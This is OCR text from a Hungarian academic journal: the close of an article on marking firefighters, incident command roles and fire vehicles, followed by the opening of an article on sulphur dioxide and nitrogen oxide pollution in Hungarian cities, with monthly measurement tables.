A tűzoltó szerek tűzoltástechnikai paraméterei fontos információval szolgálnak az alkalmazható tűzoltástaktika kiválasztásához. Bár a szerre beosztott tűzoltók ezzel tisztában vannak, de nagy kiterjedésű káreseteknél a tűzoltásvezető nem csak a saját szolgálati helyéről kiérkező rajokat fogja irányítani. A döntéshozatali folyamat leegyszerűsítésében nagy segítség lehet, hogy ha a tűzoltásban részt vevők ránézésre egyértelműen meg tudják állapítani például egy gépjárműfecskendő vagy vízszállító szivattyúteljesítményét és tartályméretét vagy egy magasból mentő mentési magasságát. Mivel ezek a paraméterek a tűzoltószerek állandó jellemzői, ezeket nem szükséges cserélhető megoldással jelölni, hanem matricával lehet például a szélvédőn jelölni.

12. ábra

Rendszám egy német gépjárműfecskendő tetején.

Forrás: ***Das neue MLF der FFW-Bechtsbüttel.*** Freiwillige Feuerwehr Bechtsbüttel. Elérhető: www.ffw-bechtsbuettel.de/mlf?lightbox=dataItem-jen15e8x (A letöltés dátuma: 2020. 02. 19.)

Rendszám jelölése a szerek tetején

Nagyobb erdők és tőzegterületek sikeres oltásához szükséges a légi felderítés.[24] A légi felvételek értelmezésében nagy segítség lehet a tűzoltószerek felismerhetősége, ezért a világ több országában is nagyméretű egyedi azonosítót helyeztek el a járművek

[24] Restás Ágoston: Thematic division and tactical analysis of the UAS application supporting forest fire management. In Domingos Xavier Viegas (szerk.): *Advances in Forest Fire Research.* Coimbra, Universidade de Coimbra, 2014, 1561–1570.

tetején. A méret miatt ez nem oldható meg cserélhető kivitelben, így a rádiós hívónév nem jöhet szóba, ezért a forgalmi rendszámot érdemes felmatricázni, ahogyan ez a 12. ábrán látható. A légi felvételek kielemzése során a műveletirányítás adatbázisaiból könnyedén kinyerhető, hogy melyik rendszámhoz melyik szer tartozik.

Következtetések

A hatékony tűzoltási szervezet működtetéséhez elengedhetetlen a jelölésrendszerek használata, amihez az itt bemutatott megoldások egy megfelelő kiindulási alapot nyújtanak. Ezeknek az alkalmazhatósága viszont annak a szervezetnek a sajátosságaitól függ, amelyeket ki akar szolgálni. Célszerű olyan rendszert választani, amely a lehető legkevesebb erőbefektetéssel éri el a maximális hatást, és a felhasználók számára és a tűzoltási szervezet résztvevői által is könnyen alkalmazható.

A beavatkozó tűzoltók jelölésénél a jelenleg alkalmazott jelvényszám és a világon sok helyütt – illetve korábban Magyarországon is – használt név jelölésénél hasznosabb a rádiós hívószám jelölése. Előbbi a jelvényszám ismerete a káreseti tevékenység során semmiféle taktikai előnyt nem nyújt a beavatkozók számára, a vezetéknév jól látható jelölése meg személyiségi jogi kérdéseket vet fel. Ezekkel ellentétben a rádiós hívónév nemcsak megfelelő káreseti áttekinthetőséget nyújt, hanem fokozza a számon kérhetőséget, információt szolgáltat az egyes tűzoltók káreseti felelősségéről. Viszont a készenléti állomány esetében a hívónév a napi szolgálati létszám szerinti beosztáshoz van kötve, ezért ezt a jelölést könnyen cserélhető kivitelben kell alkalmazni. A sisakon cserélhető tépőzáras és mágneses táblák Magyarországon nehezen lennének alkalmazhatók, mivel a jelenleg rendszeresített és széles körben alkalmazott sisakok nem rendelkeznek megfelelő méretű egyenletes felülettel, ahol a rögzítéshez szükséges tépőzár vagy mágneslap elhelyezhető. A védőruházat felkarján elhelyezett tépőzáras panel könnyebben kivitelezhető, viszont ehhez szükséges lenne az összes kiosztott védőruha szakszerű átalakítása, aminek végrehajtása jelentős költséggel járna. Célszerű lenne a jövőben a már ennek megfelelően készült védőruhákat beszerezni, ugyanis ehhez csak minimális plusz befektetés lenne szükséges. Jelenleg a beavatkozók rádiós hívónevének jelölését a legegyszerűbben a légzőkészüléken lehet megvalósítani. A légzőkészülékek a tűzoltók napi szolgálati létszám szerinti beosztás alapján vannak málházva a szeren, ezért a palackrögzítő hevederen és vállpántokon elhelyezett jelöléseket csak akkor kell cserélni, ha a légzőkészülék meghibásodás vagy karbantartás miatt szorul cserére. Hátránya ennek a megoldásnak, hogy csak akkor van hatása, ha a légzőkészülék legalább hordhelyzetben van, így nagyobb kiterjedésű műszaki mentéseknél és vegetációs tüzeknél nem jelentkezik az előnye.

A tűzoltásvezető és a káresetnél szervezhető beosztások, hogy káresetnél könnyen fel lehessen venni és a feladatkörök változása esetén cserélni. Ennek a követelménynek megfelel a karszalag, a gallér és a mellény is, viszont a láthatóságban jelentős különbség van. A karszalag csak kis felülettel rendelkezik, ezért távolból nehezen látható. A gallér már nagyobb felülettel rendelkezik, viszont a rögzítéséhez speciális védőruhára van szükség, ráadásul a légzőkészülék hordása jelentősen lecsökkenti a látható felületet. A mellények rendelkeznek a legnagyobb felülettel, így minden oldalról jól láthatók.

Alkalmazásukhoz nem szükséges a védőruházat speciális kialakítása, és ha nem indokolja a káreset jellege akár védőkabát nélkül is hordható. A mellényen elhelyezhetők különböző célzsebek, rádiótartók és tolltartók, amelyek megkönnyíthetik az irányítói és adminisztratív munkát. A színrendszerét célszerű a vezetési törzsirányítás szervezeti szintjeihez igazítani.

A gépjárművek jelölése nem igényel irreálisan nagy beruházást. A hívónév jelöléséhez egy egyszerű, felmatricázott műanyag táblára, valamint tapadókorongokra van szükség. A tűzoltástechnikai paraméterek szintén egyszerűen jelölhetők matricázással a szélvédőn egy olyan helyen, ahol nem zavarja a gépjárművezető látását. A rendszámok matricázása a gépjárművek tetején nagyban attól függ, hogy milyen a tetejének a kialakítása. A megkülönböztető hang- és fényjelzések elhelyezése, valamint a tetőn elhelyezett létrák megnehezíthetik a feliratok láthatóságát, ezért a rendszeresített gépjárműtípusokat egyesével kell vizsgálni, hogy kivitelezhető-e a tetőn a rendszám feliratozása.

Felhasznált irodalom

Cimolino, Ulrich – Andreas Weich: *Kennzeichnung von Führungkräften, -Fahrzeugen und Plätzen.* Landsberg, ecomed Sicherheit, 2007.

The Debate about Names on Turnout Jackets. Fire Rescue Magazine. Elérhető: https://firerescuemagazine.firefighternation.com/2011/12/01/the-debate-about-names-on-turnout-jackets/ (A letöltés dátuma: 2020. 02. 02.)

Mentler, Tilo – Michael Herczeg: Interactive cognitive artifacts for enhancing situation awareness of incident commanders in mass casualty incidents. *Journal of Interaction Science,* 3. (2015), 7. DOI: https://doi.org/10.1186/s40166-015-0012-0

MSZ EN 1089-3:2011 Szállítható gázpalackok. A gázpalackok megjelölése (az LPG kivételével). 3. rész: Színjelölés

Pántya Péter: Fire, Rescue, Disaster Management. Experiences from Different Countries. *Academic and Applied Research in Military and Public Management Science,* 17. (2018), 2. 77–94.

Pántya Péter: A katasztrófavédelem és a tűzoltóságok hazai és nemzetközi tevékenysége, a beavatkozások keretei, a biztonság és hatékonyság megjelenése. *Hadmérnök,* 12. (2017), 2. 201–213.

Restás Ágoston: Thematic division and tactical analysis of the UAS application supporting forest fire management. In Domingos Xavier Viegas (szerk.): *Advances in Forest Fire Research.* Coimbra, Universidade de Coimbra, 2014, 1561–1570. DOI: https://doi.org/10.14195/978-989-26-0884-6_172

Szemlits Gyula: *A tűzoltás és műszaki mentés során szervezhető beosztások jelzése speciális láthatósági mellényekkel.* 2008. Elérhető: www.vedelem.hu/letoltes/anyagok/183-a-tuzoltas-es-muszaki-mentes-soran-szervezheto-beosztasok-jelzese-specialis-lathatosagi-mellenyekkel.pdf (A letöltés dátuma: 2020. 03. 22.)

Tomka Péter: A beavatkozó tűzoltó erők és a készenléti szerek magyarországi jelöléseinek kérdésköre. *Hadmérnök,* 14. (2019), 4. 147–161. DOI: https://doi.org/10.32567/hm.2019.4.9

Jogi források

2/1998. (I. 16.) MüM rendelet a munkahelyen alkalmazandó biztonsági és egészségvédelmi jelzésekről
39/2011. (XI. 15.) BM rendelet a tűzoltóság tűzoltási és műszaki mentési tevékenységének általános szabályairól
54/2014. (XII. 5.) BM rendelet az Országos Tűzvédelmi Szabályzatról
6/2016. (VI. 24.) BM OKF utasítás a Tűzoltás-taktikai Szabályzat és a Műszaki Mentési Szabályzat kiadásáról, 1. Melléklet
2/2017. (VI. 5.) BM OKF utasítás a tűzoltó védősisakok jelöléséről
32/2017. (XII. 13.) BM OKF intézkedés a BM Országos Katasztrófavédelmi Főigazgatóság, mint EDR VPN gazda szervezetnek az egységes digitális rádiótávközlő rendszer 52-es virtuális magánhálózat üzemeltetésének és használatának általános VPN szabályairól
53/2018. (XII. 17.) BM OKF intézkedés a hivatásos tűzoltóságokon készenléti jellegű szolgálatot ellátó tűzoltó állomány napi továbbképzésének, valamint a tűzoltósági szakterület által tartandó gyakorlatok rendszerének szabályairól 2. Melléklet

Internetes források

Bunker Coat Identifiers is another option to keep your personnel identified when their SCBA is not needed. F.D. Company Identifiers. Elérhető: www.fdcompanyidentifiers.com/images/404_bc_shol_patch.JPG (A letöltés dátuma: 2020. 02. 03.)
Elmore Autaga News Area Firefighter's Turnout Gear Bag Stolen from Vehicle; Elmore S.O. Investigating. Elérhető: https://elmoreautauganews.com/wp-content/uploads/2019/10/Firefighter-thieving.jpg (A letöltés dátuma: 2020. 02. 03.)
The front identifier attaches to the harness strap just above the pressure gauge. F.D. Company Identifiers. Elérhető: www.fdcompanyidentifiers.com/images/480_DSC00521.JPG (A letöltés dátuma: 2020. 02. 03.)
Funkrufnamenschild aus Plexiglas. Feuerweh-shop.de Elérhető: www.feuerwehr-shop.de/media/catalog/product/cache/1/image/800x533/9df78eab33525d08d6e5fb8d27136e95/f/u/funkrufnamenschild_plexiglass.jpg (A letöltés dátuma: 2020. 02. 19.)
IdentiFire® Gen 2 Magnet Passports for Phenix Helmets. IdentiFire. Elérhető: https://identifiresafety.com/wp-content/uploads/2016/12/IMG_8769.jpg (A letöltés dátuma: 2020. 02. 03.)
Increasing Firefighter Safety by Improving Visibility. F.D. Company Identifiers. Elérhető: www.fdcompanyidentifiers.com/images/650_Picture_037_Apr22_0857PM.jpg (A letöltés dátuma: 2020. 02. 03.)
Lakástűz a II. kerületben. Fővárosi Katasztrófavédelmi Igazgatóság Elérhető: https://fovaros.katasztrofavedelem.hu/image/722645 (A letöltés dátuma: 2020. 02. 02.)
Légoltalmi karszalagok. Sziklakorház atombunker. Elérhető: https://hu.museum-digital.org/data/hu-bu/images/201512/14092703377.jpg (A letöltés dátuma: 2020. 02. 12.)

Das neue MLF der FFW-Bechtsbüttel. Freiwillige Feuerwehr Bechtsbüttel. Elérhető: www.ffw-bechtsbuettel.de/mlf?lightbox=dataItem-jen15e8x (A letöltés dátuma: 2020. 02. 19.)

rescue-tec Kennzeichnungskoller. rescue-tec. Elérhető: www.rescue-tec.de/images/product_images/original_images/602_0.jpg (A letöltés dátuma: 2020. 02. 12.)

Unseres technik – Bekleidung Feuerwehr Kaufungnen. Elérhető: https://feuerwehr-kaufungen.de/images/Bekleidung/Funktionswesten/funktonswesten1.png (A letöltés dátuma: 2020. 02. 12.)

HADMÉRNÖK
KÖRNYEZETBIZTONSÁG

15. évfolyam (2020) 3. szám 129–146.
DOI: 10.32567/hm.2020.3.7

Frigy Éva Gyöngyi[1]

Éltető levegő – Magyarországra jellemző levegőszennyező anyagok jellemzése, egészségügyi hatásai I. rész

Sustaining Air – Characterisation of Air Polluting Materials Regarding Hungary and Their Sanitary Impact, Part I.

A 19. századtól két ütemben kiinduló ipari forradalom következtében a világ légköri szennyezettsége exponenciális iramban növekedik. Mára odáig jutottunk, hogy külön tanulmányok foglalkoznak ezzel a problémával, és a világ országai együttesen és külön-külön is többé-kevésbé igyekeznek megoldásokat találni rá. Azonban a megfelelő megoldások keresésekor, valamint a jelenlegi megoldások alkalmazása során számos tényezőt kell figyelembe venni és folyamatosan vizsgálni, így az adott technológia vagy intézkedés – gazdasági, politikai és társadalmi befolyása mellett – a bioszféra elemeire gyakorolt hatását is. Figyelemfelhívásként egy cikksorozatban a teljesség igénye nélkül kívánom bemutatni a hazánkra jellemző levegőszennyező anyagokat a különböző egészségügyi hatásaikon keresztül, valamint előfordulásaiknak koncentrációját egyes városaink levegőjében.

Kulcsszavak: **levegőszennyezés, egészségügyi határértékek, koncentráció, kén-dioxid, nitrogén-oxid, nitrogén-dioxid, nitrogén-monoxid.**

Since the wake of the two-staged industrial revolution of the 19th century, the world's athmospheric pollution grows exponentially. To date, whole studies researching this problem, and most countries of the world together and alone, try to find solutions for it. However, while searching for the proper solutions, and during the application of the current solutions, some factors must be taken into account and be constantly examined, such as the effect of the given technology or measure on the elements of the biosphere (besides their economic, political and social influence). In order to call attention to the problem, I wish to introduce in a series of articles

[1] Nemzeti Közszolgálati Egyetem, Katonai Műszaki Doktori Iskola, doktorandusz, e-mail: freevick@gmail.com; ORCID: https://orcid.org/0000-0002-0432-5385

the air polluting materials regarding our country, their sanitary impact, and their concentracion level in some of our cities.

Keywords: **air pollution, sanitary limits, concentration, sulfur-dioxide, nitrogene-oxide, nitrogene-dioxide, nitrogene-monoxide**

Bevezetés

Az emberiség történelme – a háborúk mellett – a látványos fejlődés sorozatából áll. A tűz felfedezésétől kezdve, a kerék feltalálásán át az ipari forradalomig (amely manapság is tart) folyamatosan születtek meg a mindennapi életünket megkönnyítő technológiák. Azonban az elmúlt 150-200 év folyamán azt is felfedezték, hogy az újfajta technológiák némelyikének ára van: ellenőrizetlenül használva képesek komoly kárt tenni a környezetünkben, ezáltal közvetve negatívan hatnak a mi és az utódaink fizikai, szellemi egészségére is.

Globális problémává vált az exponenciálisan növekvő légszennyezettség, amellyel egyre több tanulmány, illetve kutatás foglalkozik, hiszen ez a környezeti elemeink minőségében olyan jelentős romlást eredményezett, amely már kihat az egészségünkre, a gazdaságunkra, társadalmunkra, ezáltal politikai vitákat is szül. Ennek megoldása összefogásra készteti a nemzeteket, illetve az országokat, figyelembe véve a gazdasági, politikai, társadalmi érdekeket és magát a bioszférára gyakorolt hatást is.

Mindezen kérdőjelek ellenére mára szinte az összes ország egyetért abban, hogy változtatásokra van szükség a globális klímapolitikát illetően, ugyanis a globális felmelegedés negatív hatásai mindenhová begyűrűztek, elég csak a brazíliai erdőtüzekre gondolni, amelyek évek óta folyamatos problémaként vannak jelen nemcsak a dél-amerikai kontinens, hanem a világ többi részének lakói számára is.[2] De a legfrissebb hírek alapján Oroszországot is megemlíthetjük, amelynek felségterületén öt új szigetet fedeztek fel, és bár más körülmények között ez örömteli felfedezésnek számítana, mégsem az, mivel ezek a szigetek az addig jelen lévő hó- és jégtakaró eltűnésével váltak láthatóvá.[3]

Bár Magyarország mint az Európai Unió tagja részt vett a 2019. június 20-án összehívott uniós klímakonferencián, amelyen a tagállamok célként tűzték ki azt, hogy 2050-re klímasemlegessé (zéró közeli szén-dioxid-kibocsátás) tegyék Európát, gazdasági okokra hivatkozva végül Csehországgal és Lengyelországgal közösen megvétózta azt, mondván, hogy 2030-ig egyébként is ki van tűzve egy ehhez hasonló klímastratégia.[4]

[2] *Újabb több száz helyen ég a brazil őserdő.* Magyar Távirati Iroda, 2019. Elérhető: www.portfolio.hu/gazdasag/20190824/ujabb-tobb-szaz-helyen-eg-a-brazil-oserdo-335201 (A letöltés dátuma: 2019. 09. 15.)

[3] *Új szigeteket azonosítottak Oroszországban.* National Geographic, 2019. Elérhető: https://ng.hu/tudomany/2019/09/02/uj-szigeteket-azonositottak-oroszorszagban/ (A letöltés dátuma: 2019. 09. 15.)

[4] *Környezetvédelmi Tanács. 2019. június 26.* Európai Unió Tanácsa. Elérhető: www.consilium.europa.eu/hu/meetings/env/2019/06/26/ (A letöltés dátuma: 2019. 09. 15.); *Nem született megállapodás a 2050-es klímasemlegességi célkitűzésről az EU-csúcson.* Magyar Távirati Iroda, 2019. Elérhető: www.hirado.hu/kulfold/kulpolitika/cikk/2019/06/21/nem-szuletett-megallapodas-a-2050-es-klimasemlegessegi-celkituzesrol-az-eu-csucson (A letöltés dátuma: 2019. 09. 15.)

Pedig – mint ahogy arról az előző cikkemben[5] is igyekeztem beszámolni – az európai uniós figyelmeztetések ellenére Magyarország légszennyezettségi szintje továbbra is kritikus eredményeket mutat.

Már 1998-ban – egy Magyarországról készült tanulmányban – olyan különböző elemzéseket végeztek, amelyek a városi és vidéki népességeltartó képességen túl a közegészséget, az építőanyagok és a mezőgazdasági növények sérülékenységét is vizsgálta. Az eredmények alapján összefüggést fedeztek fel a levegőszennyezettség csökkenése és a krónikus légzőszervi megbetegedések ritkulása között, továbbá kimutatták, hogy a tisztább levegő arányosan kisebb mértékben károsítja az épületek anyagát is, így éves szinten – az akkori árviszonylatban – csak Budapesten a felújításokra körülbelül 30-35 millió dollárral kevesebb összeget kellett fordítani, amelyből még Magyarország gazdag megújuló energiaforrásainak (víz, nap, geotermikus hőenergia) kiaknázásával további költségeket is le lehetett volna faragni.[6]

Figyelemfelhívásként egy cikksorozatban a teljesség igénye nélkül kívánom bemutatni a hazánkra jellemző levegőszennyező anyagokat a különböző egészségügyi hatásaikon keresztül, valamint előfordulásaiknak koncentrációját egyes városaink levegőjében. Jelen cikkben elsőként a kén-dioxidot (SO_2) és nitrogén-oxid vegyületeket (NO_x, NO_2, NO) veszem górcső alá.

Hazánk légszennyezettsége

Magyarország levegőminőségét károsan befolyásoló szennyezőanyagok – az összetett vegyipar, az őszvégi, téli hónapokban rosszul megválasztott fűtési technológiák és az eltérő földrajzi jellegzetességek miatt – évszakonként és városonként eltérő módon és mértékben terhelik hazánk légkörét. Ezt bizonyítja az is, hogy az éves károsanyag-kibocsátásnak kimagasló méréseredményei még mindig ennek az időszaknak (ősz, tél) a fűtési szezonjában jellemzőek, amelyek országunk egyes elmaradottabb vidékein mérhetők a leginkább. Ennek egyik oka a távfűtés kiépítésének hiánya és/vagy a legszegényebbek számára magas földgázdíjak miatt alkalmazott rossz fűtési technológia és fűtőanyag. A nem megfelelő, sok esetben mérgező (rákkeltő) anyagok, mint a gumi, a szemét, a műanyagalapú hulladék fűtőanyagként való hasznosítása, valamint a forgalom szempontjából túlterhelt városok autóforgalmából eredő szén-monoxid és egyéb mérgező anyagoknak a levegőbe jutása és – Magyarország hegységekkel körülölelt földrajzi paramétereinek köszönhetően – bennmaradása terheli jelentősen hazánk levegőminőségét. A légszennyezés koncentrálódik és hatványozódik hazánk éghajlatára jellemző tartós hideg, illetve ködös, párás időjárása esetén, amikor is a nehéz hideg, illetve nedves levegő leszorítja (inverzió), és talajközelben tartja a levegőbe kibocsátott anyagokat, többek között – az ebben a tanulmányban is taglalt – kén-dioxidot (SO_2), szén-monoxidot (CO), nitrogén-oxidokat (NO_x) és egyes vegyületeit (NO_2, NO), ózont (O_3), ammóniát (NH_3), benzolt (C_6H_6), valamint kis méretű szálló port (PM_{10},

[5] Frigy Éva Gy.: Éltető levegő – A levegő minőségével kapcsolatos problémák összefoglalása. *Hadmérnök,* 14. (2019), 3. 21–34.

[6] Kristin Aunan – Pátzay György – H. Asbjørn Aaheim – Martin H. Seip: Health and environmental benefits from air pollution reductions in Hungary. Norway, Oslo: *The Science of the Total Environment,* 212. (1998), 2–3. 245–268.

PM2,5). Ugyan az elmúlt évtizedek során a megszorításoknak és az új technológiáknak köszönhetően egyes szennyezők mértékét sikerült visszaszorítani, de e tényezők miatt hazánk több településén összeadódnak a levegőterhelési faktorok, amelyek ezáltal túllépik az EU által megszabott határértékeket. Ilyen levegőszennyezettséggel terhelt városok például Budapest, Miskolc, Szeged, Nyíregyháza és Dorog.[7]

A cikkben tárgyalt légszennyező anyagok előfordulását az Országos Légszennyezettségi Mérőhálózat (OLM)[8] által közölt adatok alapján az előbb említett városokra vonatkozóan vizsgáltam az elmúlt három év (2017-től 2019-ig) intervallumában. Minden városban az ott működő mérőállomás által mért adatokat dolgoztam fel. Budapest kivételével, ahol három mérőállomás adatait vettem alapul, a többi városból mindig csak egy (minél több légszennyező anyagot kimutató) mérőállomáson mért értékeket elemeztem.

Magyarország kén-dioxid (SO_2) -kibocsátásának alakulása

A kén-dioxid mintegy 80%-a természetes úton a vulkánok, óceánok és erdőtüzek által kerül a légkörbe, amely jobban és egyenletesebben oszlik el, mint a fennmaradó 20%-nyi mesterséges (antropogén) forrású kibocsátás. Jellemzően a fosszilis energiahordozók (például erőművekben, háztartásokban szén és olaj) égetése, illetve az ipari gyártási folyamat (például kénsavgyártás, kohászat, ércelőkészítés, elemi kén feldolgozása, cellulózgyártás, valamint bányászat) során koncentrálódik az ipari területek, városok felett. Vízzel érintkezve kénessav, majd oxigénnel keveredve kénsav jön létre, amely savas esőt (savas ülepedés) okoz, amelynek erdőpusztító hatása, tavak savasodása (halállomány és puhatestű állatok pusztulása) révén jelentős mértékben befolyásolja ökoszisztémát. Továbbá az épületek, műemlékek állagromlását okozza. Az atmoszférában szulfáttá alakul át, amely az aeroszolrészecskéket meghatározó másodlagos (szekunder) szennyezőanyag. (A később megemlítendő London-típusú füstköd fő összetevője is a kén-dioxid.)[9]

A levegőbe jutó jellemző szagú, színtelen, mérgező kén-dioxid – irritálva az orrnyálkahártyát, a légcsövet, a tüdőt és a szemet – elsősorban légzőszervi megbetegedésekhez (például asztma, súlyos esetben reflexes gégegörcs, légzésbénulás), hosszú távú kitettség mellett pedig krónikus hörghuruthoz vezet.


A Hermann Ottó Intézet 2016-ban kiadott *Magyarország környezeti állapota 2015* című jelentésében Magyarország kén-dioxid (SO_2) -kibocsátásának 2001 és 2014 közötti alakulásáról készített grafikonján (1. ábra) jól látható, hogy 2001 és 2004 között a szénerőművek miatt rendkívül magas volt a levegő kén-dioxid-koncentrációja, amit aztán a 2005-ös évtől kezdve sikerült jelentősen visszaszorítani az energetikai szektor – már említett – megújulását követően:[10]

[7] Riesz Lóránt (szerk.): *Magyarország környezeti állapota 2015.* Budapest, Hermann Ottó Intézet, 2016.; Holes Annamária (szerk.): *Magyarország környezeti állapota 2017.* Budapest, Hermann Ottó Intézet, 2018.

[8] *Országos Légszennyezettségi Mérőhálózat.* Földművelésügyi Minisztérium. Elérhető: www.levegominoseg.hu/automata-merohalozat (A letöltés dátuma: 2020. 03. 01.)

[9] Anda Angéla: *Levegőtisztaság védelme.* 2011. Elérhető: www.tankonyvtar.hu/hu/tartalom/tamop425/0032_Levegotisztasagvedelem/adatok.html (A letöltés dátuma: 2019. 02. 13.)

[10] Riesz i. m. (7. lj.)




1. ábra

Magyarország SO_2-kibocsátásának 2001 és 2014 közötti alakulása szektorokra bontva.

Forrás: Riesz i. m. (7. lj.) 36.

A Hermann Ottó Intézet 2018-ban kiadott *Magyarország környezeti állapota 2017* című jelentése alapján Magyarország kén-dioxid (SO_2) kibocsátása 2006 és 2016 között már jellemzően a lakossági szektorra koncentrálódik (2. ábra), ugyanakkor elmondható, hogy ennek mértéke 2013-tól folyamatos csökkenést mutat:[11]



2. ábra

Magyarország SO_2 kibocsátásának 2006 és 2016 közötti alakulása szektorokra bontva.

Forrás: Holes i. m. (7. lj.) 36.)

[11] Holes i. m. (7. lj.)

A 2017. január 1-jétől 2019. december 31-ig tartó vizsgált időszakban – bár jóval az egészségügyi határértéken (24 órás viszonylatban 125 µg/m³)[12] belül maradva – az OLM[13] által nyilvántartott általam vizsgált városok mérési adatai szerint főként a téli, illetve a fűtési szezonban mértek magasabb kén-dioxid (SO_2) -koncentrációt. Ennek oka lehet továbbra is a már említett rossz fűtési technológiák. A tárgyalt intervallumban és városok közül a legmagasabb napi értéket Miskolcon mérték 2017. január végén, egymást követő három napon (38,2; 44,5 és 44,2). Ennek ellenére a hónap többi napján mért adatok miatt a havi átlag nem érte el a 20 µg/m³-t sem (1. táblázat), így a többi városhoz képest a lenti diagramból (3. ábra) Szeged 2018. februári havi átlagértéke (24,8) tűnik kiemelkedőnek leginkább.


1. táblázat

Magyarország – általam vizsgált – mérőállomásainak 2017. és 2018. évi kén-dioxid (SO_2) havi átlagértékei.
Forrás: *Országos Légszennyezettségi Mérőhálózat* i. m. (8. lj.) adatai alapján a szerző szerkesztése

	SO_2						
	Budapest, Gilice tér	**Budapest, Pest-hidegkút**	**Budapest, Teleki tér**	**Dorog**	**Miskolc, Búza tér**	**Nyíregy-háza**	**Szeged 2, Rózsa u.**
Határértékek	**µg/m³**	**µg/m³**	**µg/m³**	**µg/m³**	**µg/m³**	**µg/m³**	**µg/m³**
2017. január	3,66	6,06	11,21	Nincs adat	19,73	6,01	11,79
2017. február	2,90	5,64	9,59	Nincs adat	9,24	4,70	12,87
2017. március	3,19	3,36	6,39	1,72	5,03	3,54	12,94
2017. április	2,63	1,88	5,80	1,60	3,00	3,59	12,28
2017. május	2,28	3,22	7,00	3,07	3,55	2,39	2,81
2017. június	2,45	4,07	7,57	2,70	4,66	2,99	4,91
2017. július	1,88	3,59	6,93	2,08	4,26	2,84	7,33
2017. augusztus	2,92	3,29	4,15	4,23	2,83	2,24	9,66
2017. szeptember	2,80	3,50	4,07	8,61	2,82	1,94	10,46
2017. október	2,67	4,18	5,74	3,60	3,74	2,28	8,76
2017. november	2,68	3,63	8,61	4,85	6,99	3,32	9,06
2017. december	2,21	2,90	7,73	4,08	9,03	3,27	8,80
2018. január	2,54	3,94	7,87	4,48	11,29	3,68	11,10
2018. február	2,12	3,96	5,48	3,60	6,89	4,16	24,39
2018. március	1,96	3,46	4,76	2,80	7,12	3,34	3,69
2018. április	2,18	2,75	2,29	3,26	3,59	3,05	4,26
2018. május	1,97	3,92	4,34	2,46	2,04	3,26	1,92
2018. június	2,21	3,99	3,45	2,48	2,98	3,77	3,99
2018. július	1,78	4,58	3,69	0,50	2,96	3,26	4,33

[12] 4/2011. (I. 14.) VM rendelet a levegőterheltségi szint határértékeiről és a helyhez kötött légszennyező pontforrások kibocsátási határértékeiről.
[13] *Országos Légszennyezettségi Mérőhálózat.* i. m. (8. lj.)

	SO_2						
	Budapest, Gilice tér	Budapest, Pest-hidegkút	Budapest, Teleki tér	Dorog	Miskolc, Búza tér	Nyíregy-háza	Szeged 2, Rózsa u.
Határértékek	µg/m³	µg/m³	µg/m³	µg/m³	µg/m³	µg/m³	µg/m³
2018. augusztus	2,12	5,81	3,25	2,55	4,44	4,23	5,29
2018. szeptember	2,87	6,04	6,84	2,42	4,82	4,14	4,63
2018. október	2,95	5,06	10,17	3,28	4,31	4,56	5,21
2018. november	3,02	4,32	11,93	3,62	4,62	2,98	5,76
2018. december	2,20	3,48	9,36	9,44	7,44	3,37	4,64
2019. január	2,03	4,02	3,08	4,39	8,99	4,74	10,65
2019. február	2,65	1,88	2,63	3,12	7,48	4,82	10,45
